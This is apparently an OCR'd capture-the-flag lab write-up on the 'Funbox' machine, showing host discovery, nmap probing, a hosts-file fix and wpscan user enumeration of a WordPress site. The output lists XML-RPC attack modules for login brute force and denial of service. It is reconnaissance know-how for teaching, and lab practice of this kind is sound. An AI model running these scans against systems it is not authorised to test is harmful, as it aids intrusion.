

MACHINE 2 : FUNBOX




-sn: Ping Scan - disable port scan

Now we will do nmap probing on target ip i.e, 192.168.43.27
Below are the results :




-O : Determines the type of OS and gives info about it. ftp command is useful when you work on a server without GUI and you want to transfer files over FTP to or from a remote server.


If I browse to the ip, I get redirected to funbox.fritz.box:




Lets fix it by adding an entry on my hosts file:




And the site loads correctly now:





Now as we scroll down we can see that its using Wordpress :




Using wpscan let's do some basic enumeration (plugins/ users) to find something obvious:



root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
shreya@kali: ~
Please use --help/-h for the list of available options.
root@kali:~# wpscan --url http://funbox.fritz.box/ -e u
WordPress Security Scanner by the WPScan Team
Version 3.8.0
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
[i] Updating the Database ...
[i] Update completed.
[+] URL: http://funbox.fritz.box/ [192.168.43.27]
[+] Started: Fri Aug 28 13:02:31 2020
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)


root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
shreya@kali: ~
[i] Updating the Database ...
[i] Update completed.
[+] URL: http://funbox.fritz.box/ [192.168.43.27]
[+] Started: Fri Aug 28 13:02:31 2020
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] http://funbox.fritz.box/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://funbox.fritz.box/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access






